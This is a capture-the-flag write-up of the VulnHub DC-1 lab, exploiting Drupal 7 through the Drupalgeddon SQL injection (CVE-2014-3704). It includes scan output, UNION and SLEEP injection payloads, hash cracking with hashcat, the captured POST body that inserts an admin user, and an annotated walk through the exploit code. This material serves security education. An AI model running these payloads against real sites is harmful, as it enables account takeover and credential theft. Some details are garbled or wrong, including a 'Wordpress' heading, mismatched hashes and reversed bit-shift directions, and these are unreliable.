

## CVE-2014-3704

DC 1:

<https://www.vulnhub.com/entry/dc-1,292/>

Write-Up by deusxmachina

*Scenario :*

*Gain root access into a local server with address 10.0.2.6*

```
# arp-scan -l
```

A quick nmap scan reveals the server running OpenSSH 6.0p1 and an Apache web server with Drupal CMS. Content Management System(CMS) is any software/framework that is installed to help users create and manage their website. Wordpress is another widely used example of a CMS.

```
# nmap -sV -p- -T4 -vvv -A 10.0.2.6
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|_ ssh-dss
|_ AAAAB3NzaC1kc3MAAACBAIIiSeZ5dkSttUT5BvkRgdQ0LI7uF//UJCPnySOrC1vg62DWq/Dn1ktunFd09FT5Nm/ZP9BHlaW5hftzUdt
|_ YUQRKfzWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dovwe3e+doYiHTRZ9nnlNGbkr7yRFQLKPAAAAFQC5qj0MI
|_ CUmhO3Gj+VCqf3aHsiRdQAAAIaVpI3EkVwBtQQJnS5mY4vPR5A9kK3DqAQmj4XP1GAn16r9rSLUffz/ONrDWfFrmOpxzRhpN
|_ pHx9hZpyobSyOkEU3b/hnE/hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIa/
|_ Y//BwzC2IIByd7g7eQiXgZC2pGE4RgO1pQCNO9IM4ZkV1MxH3/WVCdi27fjAbLQ+32cGlzjsGfHzFoJ+viSYZTI+avqU0N86qT+mDCGC
|_ SeyAbOoNq52WtzWld1mqDoOzu7qG52HarRmxQlvbmtifYtZCJWJcYla2GAsqUGFHw==
|_ 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ ssh-rsa
|_ AAAAB3NzaC1yc2EAAAADAQABAAQACbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/SgvWKIIMjUDoeIMjdmsN
|_ hwCRYAoY7Qq2OrrRh2kIvQipyohWB8nImetQe52QG6+LHDKXiiEFJRhg9AtsgE2Mt9Rag2RvSIXfGbWxgobiKw3RqpFtk/gK66C0SJE4
|_ MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/T1AKZ4RKED/ShumJcQknNe/WOD1ypeDeR+BUixiloq+fR+grQB9G
|_ C3TepWYI0IrcSESe3mSyEhmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdXf70fiv
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ _ecdsa-sha2-nistp256
|_ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1IjvBIREaVWgZvgWlkhSKutr8I7
|_ 5VBIGbgTaFBcTzWrPdRItKooYsejeC80I5nEnKkNU=
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
|_ http-robots.txt: 36 disallowed entries
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
|_ /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
|_ /user/register/ /user/password/ /user/login/ /user/logout/ ?q=admin/
|_ ?q=comment/reply/ ?q=filter/tips/ ?q=node/add/ ?q=search/
|_ ?q=user/password/ ?q=user/register/ ?q=user/login/ ?q=user/logout/
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
|_ http-methods:
```


```


_ Supported Methods: GET HEAD POST OPTIONS
_ http-server-header: Apache/2.2.22 (Debian)
111/tcp open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 42207/udp6 status
| 100024 1 54856/udp status
| 100024 1 55247/tcp status
_ 100024 1 55257/tcp6 status
55247/tcp open status syn-ack ttl 64 1 (RPC #100024)
MAC Address: 08:00:27:6D:1F:91 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
TCP/IP fingerprint:
OS:SCAN(V=7.92%e=4%D=3/2%OT=22%CT=1%CU=43025%PV=Y%D=1%DC=D%G=Y%M=080027%TM
OS:=62200C1P%P=x86_64-pe-linux-gnu)SEQ(SP=FC%GCD=2%ISR=105%TI=Z%CI=1%II=1%gT
OS:S=80%OP%O)=MSB4ST11NW4%Q2=MSB4ST11NW4%O3=MSB4ST11NW4%O4=MSB4ST11NW4%Q5=
OS:MSB4ST11NW4%Q6=MSB4ST11NW4%Q7=MSB4ST11NW4%Q8=MSB4ST11NW4%Q9=MSB4ST11NW4%Q
OS:80%ECN(R=Y%DF=Y%T=40%W=3908%O=MSB4NNSNW4%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:=S%gA=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z%gA=RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%gA=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%Z%gA=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%gA=RD=0%Q=)T8(R=Y%DF=Y%T=40%W=0%
OS:Y%DF=N%T=40%W=0%S=Z%gA=RD=0%Q=)T9(R=Y%DF=Y%T=40%W=0%S=Z%gA=RD=0%Q=)T10(R=
OS:T=40%CD=S)

Uptime guess: 0.022 days (since Wed Mar 2 18:58:26 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

I tried visiting the web server on port 80 and found a Drupal login page :



 **Drupal Site**

Home

User login

Username \*

Password \*

- [Create new account](#)
- [Request new password](#)

Log in

Welcome to Drupal Site

No front page content has been created yet.

A quick gobuster web server directory scan finds nothing of value aside from the fact that it is running php :

```
# gobuster dir -u http://10.0.2.6 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x
php,html,old,bak,txt,js

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html,old,bak,txt,js
[+] Timeout: 10s

2022/03/12 15:04:16 Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 7501]
/search (Status: 403) [Size: 7437]
/misc (Status: 301) [Size: 303] [→ http://10.0.2.6/misc/]
/0 (Status: 200) [Size: 7501]
/user (Status: 200) [Size: 7354]
/themes (Status: 301) [Size: 305] [→ http://10.0.2.6/themes/]
/modules (Status: 301) [Size: 306] [→ http://10.0.2.6/modules/]
/admin (Status: 403) [Size: 7586]
/scripts (Status: 301) [Size: 306] [→ http://10.0.2.6/scripts/]
/node (Status: 200) [Size: 7501]
```

From the nmap scan we saw this server is currently running Drupal version 7.X so I did a quick exploit lookup and found the following exploits.

```
# searchsploit drupal 7
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC) | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Ex | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure | php/webapps/44501.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections | php/webapps/32415.txt
```

Drupal Module CAPTCHA - Security Bypass	php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting	php/webapps/18389.txt
Drupal Module CKEditor < 4.1 WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scri	php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting	php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload	php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam	php/webapps/35072.txt
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation	php/webapps/50361.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting	php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection	php/webapps/33410.txt

Let's try the first exploit on the list :

## Vulnerability in Wordpress 7.0 < 7.31 :

*"Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)"*

### How it works

Before going any further, we must cover the basics of SQL injection. Any user input that makes use of backend databases, such as logging in (where a user inputs a username and password, and these values are then sent through the website to be compared to existing values in a database), must be sanitized. Here, sanitize means the website must check whether what the user inputted is indeed a valid value. A simple example would be a text submit box for phone numbers, where users can not input letters. In terms of security, the same logic must be applied. Let's see why:

### SQL Injection:

Here is a simple website where you can search for fruit to purchase:

## SEARCH

FRUIT	PRICE	QUANTITY
Apple	3.99	54


Here is the database where the queries are sent to:

fruit	price	quantity
Apple	3.99	54
Pear	1.99	122
Mango	7.99	17
Avocado	6.99	19
Strawberry	3.99	500
Kiwi	4.99	47
Cherry	1.99	49
Grape	5.99	14
Watermelon	11.99	5
Melon	9.99	13
Peach	3.99	44
Banana	2.99	122
Blueberry	4.99	2000
Lemon	2.99	37

If it is a given that this database is a MySQL server, we can assume the code that fetches our user input and queries the database is something like this :

**SELECT ? FROM ? WHERE ?='apple');**

This is a standard MySQL server query where the question marks denote labels of the data that we do not know yet. We can try another query that will allow us to make sure that there is no input sanitization :



(5 seconds of loading)

**SELECT ? FROM ? WHERE ?='apple' AND 0 = SLEEP(5); --');**

FRUIT	PRICE	QUANTITY
Apple	3.99	54
Pear	1.99	122
Mango	7.99	17
Avocado	6.99	19
Strawberry	3.99	500
Kiwi	4.99	47
Cherry	1.99	49
Grape	5.99	14
Watermelon	11.99	5
Melon	9.99	13
Peach	3.99	44
Banana	2.99	122
Blueberry	4.99	2000
Lemon	2.99	37

**SELECT ? FROM ? WHERE ?=' ' LIKE '&'--');**

<input type="text"/> <input type="button" value="SEARCH"/>		
FRUIT	PRICE	QUANTITY
Apple	3.99	54
root		3
		3
TEST		3
SAMADAL	*8232A1298A49F710DBEE0B330C42EEC825D4190A	3
helloworld	*A77067594A2EC90345A29FE0C867F6F8F1CE3A20	3
xBrandon3	*E82CDA3961D80F7227B3BD65552B83CF486BC2B9	3
deusxmachina	*373C93AEB39DC63828C187FA42FB9F0BDEEDE93D	3

**SELECT \* FROM ? WHERE ?='apple' UNION (select User,Password,3 from mysql.user); -- ');**

We were able to get the passwords of 4 MySQL users. Let's take a quick look at how we can crack these hashes :

```
# nano hash_deusxmachina
*373C93AEB39DC63828C187FA42FB9F0BDEEDE93D
# hashid hash_deusxmachina
```

```
--File 'hash'--
Analyzing '*8232A1298A49F710DBEE0B330C42EEC825D4190A'
[+] MySQL5.x
[+] MySQL4.1
--End of file 'hash'--
```

```
# hashcat --identify hash_deusxmachina
```

```
The following hash-mode match the structure of your input hash:
# | Name | 5747815 | 10.0.2.6 | User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 | Category
---+---+---+---+
300 | MySQL5.x, MySQL4.1 | 10.0.2.15 | name[0-20]insert[0-20] | Forums, CMS, E-Commerce | name[0-20]
```

```
# hashcat -m 300 -a 0 -o cracked.txt hash_deusxmachina /usr/share/wordlists/rockyou.txt
--force
```

-m 300 : denote hash type, 300 is for MYSQL4.1/MYSQL5 hashes

-a 0 : attack mode, dictionary attack.

```
Attack mode
0 = Straight
1 = Combination
3 = Brute-force
6 = Hybrid Wordlist + Mask
7 = Hybrid Mask + Wordlist
```

/usr/share/wordlists/rockyou.txt : wordlist for dictionary attack

--force : ignores errors caused by running hashcat inside a virtual machine\*

```
# cat cracked.txt
```

```
373c93aeb39dc63828c187fa42fb9f0bdeede93d:remember
```

## Back to 'Drupalgeddon'

We run the exploit and see the server is vulnerable. Set a wireshark capture and see what kind of user inputs are sent :

```
# python drupalgeddon.py
Usage: 34992.py -t http[s]://TARGET_URL -u USER -p PASS
Options:
  -h, --help            show this help message and exit
  -t TARGET, --target=TARGET
                        Insert URL: http[s]://www.victim.com
  -u USERNAME, --username=USERNAME
                        Insert username
  -p PWD, --pwd=PWD      Insert password
# python drupalgeddon.py -t http://10.0.2.6 -u admin -p P@ssw0rd
[!] VULNERABLE!
[!] Administrator user created!
[*] Login: admin
[*] Pass: P@ssw0rd
[*] Url: http://10.0.2.6/?q=node&destination=node
```

Captured HTTP POST packet :

We see our credentials being sent as part of a user query; the username is in plaintext but it looks as though the password 'P@ssw0d' is hashed. I tried cracking just to be sure :

```
POST /?q=node&destination=node HTTP/1.1
Accept-Encoding: identity
Content-Length: 362
Host: 10.0.2.6
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/36.0.1985.125 Chrome/36.0.1985.125 Safari/537.36

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27admin%27,%27$$$CTo9G7Lx2lSP0Tyfgz/fXEnyKRBtpjsPJ0Rm8UAZCOfHPInWtMYj%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27admin%27),+3));;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+inHTTP/1.1 200 OK
Date: Thu, 03 Mar 2022 20:22:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u14
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Thu, 03 Mar 2022 20:22:53 +0000
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
ETag: "1646338973"
Content-Language: en
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

```
# nano hash.txt
$$$CTo9G7Lx2lSP0Tyfgz/fXEnyKRBtpjsPJ0Rm8UAZCOfHPInWtMYj
```

```
# hashid -m hash.txt
--File 'hash.txt'--
Analyzing '$$$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTPjsPJ0Rm8UAZCOfHPInWtMYj'
[+] Drupal > v7.x [Hashcat Mode: 7900]
--End of file 'hash.txt'--
# hashcat -m 7900 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
# cat cracked.txt
$$$$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTPjsPJ0Rm8UAZCOfHPInWtMYj:P@ssw0rd
```

## Understanding the ‘Drupalgeddon’ exploit code :

```
# cat drupalgeddon.py | more
```

Code starts with importing the following modules :

```
import hashlib, urllib2, optparse, random, sys
```

Command parameter parsing :

From the imported ‘optparse’ module, use the OptionParser subfunction and declare the usage of the program. Here ‘%prog’ points to the name of the currently running python program-in our case our exploit is named as ‘drupalgeddon.py’.

```
commandList = optparse.OptionParser('usage: %prog -t http[s]://TARGET_URL -u USER -p PASS\n')
```

optparse.OptionParser(‘usage: %prog -t http[s]://TARGET\_URL -u USER -p PASS\n’).add\_option(‘...’) form where ‘action’, what to do with value, ‘type’, denote type value of value whether it be int or string etc, ‘dest’, denote where to perform ‘action’, and ‘help’. As in this case, since ‘dest’ is not declared, the parameter will be temporarily stored in the long option value --‘target’.

```
commandList.add_option('-t', '--target',
                        action="store",
                        help="Insert URL: http[s]://www.victim.com",
                        )
commandList.add_option('-u', '--username',
                        action="store",
                        help="Insert username",
                        )
commandList.add_option('-p', '--pwd',
                        action="store",
                        help="Insert password",
                        )
```

The ‘optparse’ module will parse options in the following format :

If we initiate variable remainder with the value [“-u”, “admin”]

options.remainder is equal to “admin”

```
options, remainder = commandList.parse_args()
```

Check if all arguments have been entered :

options.target, options.username, and options.pwd should all contain string values. If even one of them don't, the if structure becomes ‘if False or False or True:’ = ‘if True:’ and therefore will display the banner and sys.exit(1)-exit the program. This is because an empty string variable is essentially ‘False’ and the ‘not’ or inverse of it is ‘True’.

exit(0) indicates successful termination of a program, while exit(1) indicates termination caused by an error.

if not options.target or not options.username or not options.pwd:

```
    print(banner)
    print
    commandList.print_help()
    sys.exit(1)
```

In the case all parameters are filled the if structure becomes



'if True or True or True:' and will ignore the indented code inside the if statement. Display banner, which is a predefined string that is just a ASCII logo of drupalgeddon. Even if one of the parameters are empty, a single TRUE in between OR statements means the if statement will execute.

```
print(banner)
```

Since we have now cleared all parameters as valid, save them to the following variables :

```
host = options.target
user = options.username
password = options.pwd
```

Next, we call the a locally defined class, `DrupalHash()`, and it's subfunction `get_hash()` :

Function `DrupalHash()` takes 2 parameters :

'`$$S$CTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML`'  
and

'password', the user inputted password value.

```
hash = DrupalHash("$S$CTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML", password).get_hash()
```

Let's jump to `DrupalHash().get_hash()` and follow what happens to these 2 parameters :

`DrupalHash()` is a class, an outline for creating a new object where `__init__()` function parameters are

'self', the object referring to itself, in this `DrupalHash()`,

'stored\_hash' which takes our first parameter '`$$S$CTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML`', and

'password', our user inputted password value.

```
class DrupalHash:
```

```
def __init__(self, stored_hash, password):
```

Declare a variable named 'itoa64' and initialize it with the following values

```
self.itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
```

Declare a variable named 'last\_hash' and initialize it with the return value of function `rehash()`

```
self.last_hash = self.rehash(stored_hash, password)
```

We find our `get_hash()` function and see it redirects us to function `last_hash()`

```
def get_hash(self):
```

```
    return self.last_hash
```

```
[ ...]
```

We follow the code to `DrupalHash().last_hash()` :

```
class DrupalHash:
```

```
def __init__(self, stored_hash, password):
```

```
self.itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
```

Redirection to function named `rehash()`

```
self.last_hash = self.rehash(stored_hash, password)
```

```
[ ...]
```

We follow the code to `DrupalHash().rehash()` :

where the 3 parameters for the function is still

`self` = object class `DrupalHash()`

`stored_hash` = "`$$S$CTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML`"

`password` = user inputted password

```
class DrupalHash:
```

```
[ ...]
```

```
def rehash(self, stored_hash, password):
```

Creator has kindly commented that the following 3 lines are for compatibility for Drupal 6

```
    # Drupal 6 compatibility
```

Either one of the following conditions have to False to execute the if statement :

Variable `stored_hash` length is 32 characters

Variable stored\_hash contains the character '\$'  
(.find() returns '0', False, if found, and '-1', True, if not found)  
if len(stored\_hash) == 32 and stored\_hash.find('\$') == -1:

Example of hashlib :

```
hashlib.md5('P@ssw0rd').digest()  
'\x16\x1e\xbd}\E\x08\x9b4F\xeeN\r\x86\xdb\xcf\x92'  
hashlib.md5('P@ssw0rd').hexdigest()  
'161ebd7d45089b3446ee4e0d86dbcf92'
```

```
return hashlib.md5(password).hexdigest()
```

Now this part is what we actually need to look at because the above if statement is returned false for our parameters.

# Drupal 7

Not sure why but check if the first 2 letters of variable stored\_hash is 'US'. If so, execute indented code.

```
if stored_hash[0:2] == 'US':
```

Get rid of first character of variable stored\_hash;

```
stored_hash = stored_hash[1:]
```

Hash our user inputted password using md5

```
password = hashlib.md5(password).hexdigest()
```

Outside the if statement, initiate variable hash\_type with value '\$\$\$'

```
hash_type = '$$$'
```

```
hash_type = stored_hash[0:3]
```

Hash type SHA512 is denoted as \$\$\$ (?)

```
if hash_type == '$$$':
```

Initiate variable hash\_str with value of return value of function password\_crypt()

Redirect to function password\_crypt()

```
hash_str = self.password_crypt('sha512', password, stored_hash)
```

```
[...]
```

Follow function DrupalHash().password\_crypt()

with 3 parameters

string 'sha512',

password='P@ssw0rd' (user inputted password), and

stored\_hash='\$\$SCTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML'

```
class DrupalHash:
```

```
[...]
```

```
algo = 'sha512'
```

```
password = 'P@ssw0rd'
```

```
setting = '$$SCTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML'
```

```
def password_crypt(self, algo, password, setting):
```

Change variable 'setting' to value first 12 characters of variable 'setting'

```
setting = '$$SCTo9G7Lx2'
```

```
setting = setting[0:12]
```

If the first or third character of string variable 'setting' isn't character '\$' quit function and return False. Not the case so continue.

```
if setting[0] != '$' or setting[2] != '$':
```

```
return False
```

Initiate variable 'count\_log2' with value of return value of function password\_get\_count\_log2

```
count_log2 = self.password_get_count_log2(setting)
```

```
salt = setting[4:12]
```

```
if len(salt) < 8:
```

```
return False
```

```
count = 1 << count_log2
```

```
if algo == 'md5':
```

```
hash_func = hashlib.md5
```

```
elif algo == 'sha512':
    hash_func = hashlib.sha512
else:
    return False
hash_str = hash_func(salt + password).digest()
for c in range(count):
    hash_str = hash_func(hash_str + password).digest()
output = setting + self.custom64(hash_str)
return output
[...]
```

Redirected to function DrupalHash().password\_get\_count\_log2() before returning to function DrupalHash().password\_crypt()  
with parameter 'setting' as '\$\$\$CTo9G7Lx2'

```
class DrupalHash:
[...]
```

def password\_get\_count\_log2(self, setting):

Variable itoa64 was defined in the \_\_init\_\_() section of the object class as  
'/0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'  
Return index number of setting[3], fourth character of variable 'setting', which is character 'C', found in variable 'itoa64'.  
Returns integer 14

```
    return self.itoa64.index(setting[3])
[...]
```

Back to DrupalHash().password\_crypt()

```
class DrupalHash:
[...]
```

algo = 'sha512'  
password = 'P@ssw0rd'  
setting = '\$\$\$CTo9G7Lx2'

def password\_crypt(self, algo, password, setting):

```
[...]
```

count\_log2 = 14  
count\_log2 = self.password\_get\_count\_log2(setting)

Initiate variable 'salt' with value of 5th~11th characters  
salt = 'To9G7Lx2'  
salt = setting[4:12]

Length of the variable 'salt' is 8. So ignore the if statement and continue.

```
if len(salt) < 8:
    return False
```

'<<' is the bit shift operator and functions as follows :

operation	bit value	octal value	explanation
1 << 3	...00000001 ↓ ...00001000	1 ↓ 8	move all bits to the right 3 bits, filled with 0's to the right
16 >> 2	...00010000 ↓ ...00000100	16 ↓ 4	move all bits to the left 2 bits, filled with 0's to the left

Initiate variable 'count' with integer value 16384  
count = 16384  
count = 1 << count\_log2  
Variable 'algo' is not 'md5' so skip.

```
if algo == 'md5':
```

```
    hash_func = hashlib.md5
```

Variable 'algo' is 'sha512'. Continue.

```
elif algo == 'sha512':
```

Initiate variable 'hash\_func' with value of 'builtin\_function\_or\_method' SHA512

```
    hash_func = hashlib.sha512
```

```
else:
```

```
    return False
```

Initiate variable 'hash\_str' with value of

```
hashlib.sha512('To9G7Lx2' + 'P@ssw0rd').digest()
```

Which equals to :

```
"\x1a\x03\xfe\xe4\x14\xa8\xd7\xf7\xa3\xa9\xa1\xd1\xba.E\xb7\xb4\t~\x00\xb5\xd2F\x14GbM\x17\xb6\x06\x88+MbK\xd0$\x0c\xfb\xce\x98\xb4\x99\x8c\x8d\x01\xdebO\xf9A\xe6\xd6\xe0rY\x04<'J"
```

```
    hash_str = hash_func(salt + password).digest()
```

Repeat indented code 16384 times.

```
    for c in range(count):
```

Change value of variable 'hash\_str' with hashlib.sha512( hash\_str + 'P@ssw0rd').digest()

In short, line below and the code two-lines-above hash the value ('salt'+password') and then hashes (('salt'+password')+password') 16384 times in SHA512 and stores it in 'hash\_str'

```
hash_str =
```

```
"\xb1\xb7i\x9f\xbf\xb2\x7f\xb0\x8e\xd0\xec[]\xf3\xd5/\xbeUB'+
```

```
S:\xda:m\xd4,\xe6\x18\xf9R\x85\x91S\x93H\x8c2\xfb\xb7\xab\x1e\x0f\xf9t\x89\x08\xd1\xbe\xc6\xd5\xd7Y\xa9\xf7\ra\xcej\xafS\x92"
```

```
    hash_str = hash_func(hash_str + password).digest()
```

Initiate variable 'output' with value of

```
setting = '$S$CTo9G7Lx2'
```

```
+
```

return value of function custom64() with parameter

```
hash_str = 'salt'+password' hashed 16384 times using SHA512
```

```
    output = setting + self.custom64(hash_str)
